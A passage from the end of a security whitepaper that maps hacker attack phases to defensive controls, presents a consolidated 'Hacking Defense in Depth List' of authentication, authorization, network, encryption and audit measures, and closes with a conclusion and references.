Getting Interactive	• Restrict remote access. • Audit services and files for Trojans and backdoors. • Restrict unauthenticated connections. • Restrict network connections.	• Ad custom or require Trojan signatures to antivirus scanners. • Implement terminal services. • Implement quarantine remote access network. • Require additional host authentication for full remote access. • Local security policy. • IPSec.
Pillaging	• Encrypt sensitive data securely. • Implement strong authentication where needed. • Audit services and files for Trojans and backdoors. • Backup data securely. • Use central logging. • Audit privilege use. • Isolate systems. • Use network separation. • Restrict/limit use of duplicate accounts.	• Independent encryption solution with strong key protection. • Multifactor authentication. • IPSec. • Ad custom or require Trojan signatures to antivirus scanners. • Store data encrypted. • Protect backups as well as the systems. • Windows auditing. • IPSec.
Expanding Influence		
Cleaning Up		

Table 1

The list can now be cut down to a more generic list without duplicate entries and sorted in a meaningful way based on authentication, authorization, network & communication, encryption and auditing. This gives us the final HDL as can be seen in table 2.

Hacking Defense in Depth List	
Phases to Obstruct	Considerable Actions
1) Footprinting 2) Scanning 3) Enumeration 4) Penetration 5) Escalation 6) Getting Interactive 7) Pillaging 8) Expanding Influence 9) Cleaning Up	• Authentication o Pre-boot authentication. o Multifactor authentication. o Disabling of cached and saved credentials. o Use pass-phrases, stronger passwords or multifactor authentication for administrative accounts o Restrict/limit use of duplicate accounts. o Password change policy. • Authorization o Restrict file access. o Restrict folder access. o Restrict write access. o Restrict SAM database traversal. o Restrict unauthenticated connections. o Input validation and restrictions in applications. o Limit privilege context services run as. o Restrict remote access. o Restrict publicly available information to a minimum. o Restrict banner grabbing. o Audit privilege use. • Network and Communication o Monitor connections attempts with IDS. o Filter unneeded ports, protocols and connections inbound and outbound. o Restrict communication in firewall and routers. o Use network separation and isolate systems. • Encryption o Disk encryption. o Encrypt network communications. o Encrypt sensitive data securely. o Backup data securely. • Audit o Patch/Change Management. o Use central logging. o Monitor services and files for root-kits, Trojans and backdoors.

Table 2

Conclusion

This paper showed how hacking methodology can be used successfully as approach to Defense in Depth. The demonstrated hacking examples clearly showed some shortcomings of the traditional implementation of Defense in Depth because security layers are often interdependent and therefore stand and fall together, essentially only making them a single security layer. Without hacker methodology and relevant experience it is very hard to identify interdependent security layers.

The paper provided a Hacking Defense-in-Depth List (HDL) with identified security controls that should be considered for implementation in the Defense in Depth strategy with respect to the organizations needs and capabilities. The list however, must first be understood in the context of hacking methodology before decisions can be made as the security controls in the list are not selected based on the needs of the organization per se, but solely selected as means to prevent or at least detect a hacker's steps to a successful compromise of the systems, networks and services. The goal is to detect, obstruct and hopefully stop an attacker and thereby keeping confidentiality, integrity and availability. It is of key importance to understand how the hackers operate and escalate their privileges to make valuable use the HDL.

It should be understood that this paper only can provide a proof of concept for hacking as approach to Defense in Depth because the analysis and conclusions are based only on superficial looks at Defense in Depth implementations, hacking methodology as well as only two hacking examples. But since all attacks uses some or all the phases of the Hacking Exposed model, it seems reasonable to conclude that if we can stop the attacker in one and hopefully most of the steps, we have a significant reduction of risk and a heightened possibility of detecting the attack in due time, making us more able to stop the attack by intervention, confining the compromise and minimizing the compromise.

References

[1] Dan Farmer & Wietse Venema, Improving the Security of Your Site by Breaking Into it, (originally a UseNET posting) December 1993, 16 Mar. 2005, <http://www.fish.com/satan/summary.html>

[2] Dan Farmer & Wietse Venema, What SATAN Is, 8 Mar. 1995, 16 Mar. 2005, <http://www.fish.com/satan/summary.html>

[3] Microsoft Corporation, Security Content Overview, October 2003, 16 Mar. 2005, <http://www.microsoft.com/technet/Security/bestprac/overview.mspx>

[4] Mortimore, Mark, TechNet Webcast: "Ask The IT Security Experts" Series—Best Practices for Applying Defense-in-Depth—Level 200, December 2004, 16 Mar. 2005, <http://msevents.microsoft.com/cui/WebCastEventDetails.aspx?culture=en-US&EventID=1032263291&EventCategory=5> (**Note**: Free registration required!)

[5] Straub, Kenneth R., Information Security: Managing Risk with Defense in Depth, 12 Aug. 2003, 16 Mar. 2005, <http://www.sans.org/rr/whitepapers/infosec/1224.php>

[6] Microsoft Corporation, The Antivirus Defense-in-Depth Guide, 20 May 2004, 16 Mar. 2005, <http://www.microsoft.com/technet/security/topics/serversecurity/avdind_0.mspx>

[7] Stuart McClure, Joel Scambray & George Kurtz, Hacking Exposed: Network Security Secrets & Solutions, Forth Edition, Berkeley: McGraw-Hill/Osborne, 2003. (Book webpage: <http://www.hackingexposed.com/>)

[8] Joel Scambray & Stuart McClure, Hacking Windows Server 2003 Exposed: Windows Security Secrets & Solutions, Emeryville: McGraw-Hill/Osborne, 2003. (Book webpage: <http://www.winhackingexposed.com/>)

[9] Guofei Jiang, Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal Vulnerability, 18 January 2001, 16 Mar. 2005, <http://www.ists.dartmouth.edu/library/infrastructure-security/tre0101.pdf>

[10] Microsoft Corporation, Encrypting File System in Windows XP and Windows Server 2003, 1 Aug. 2002 (updated: April 11, 2003), 16 Mar. 2005, <http://www.microsoft.com/technet/prodtechnol/winxppro/deploy/cryptfs.mspx>

[11] Arnaud Pilon, CacheDump 1.0, 11 Jan. 2005, 16 Mar. 2005, <http://www.cr0.net:8040/misc/cachedump.html>, publicly announced 11 Jan. 2005, <http://seclists.org/lists/pen-test/2005/Jan/0067.html>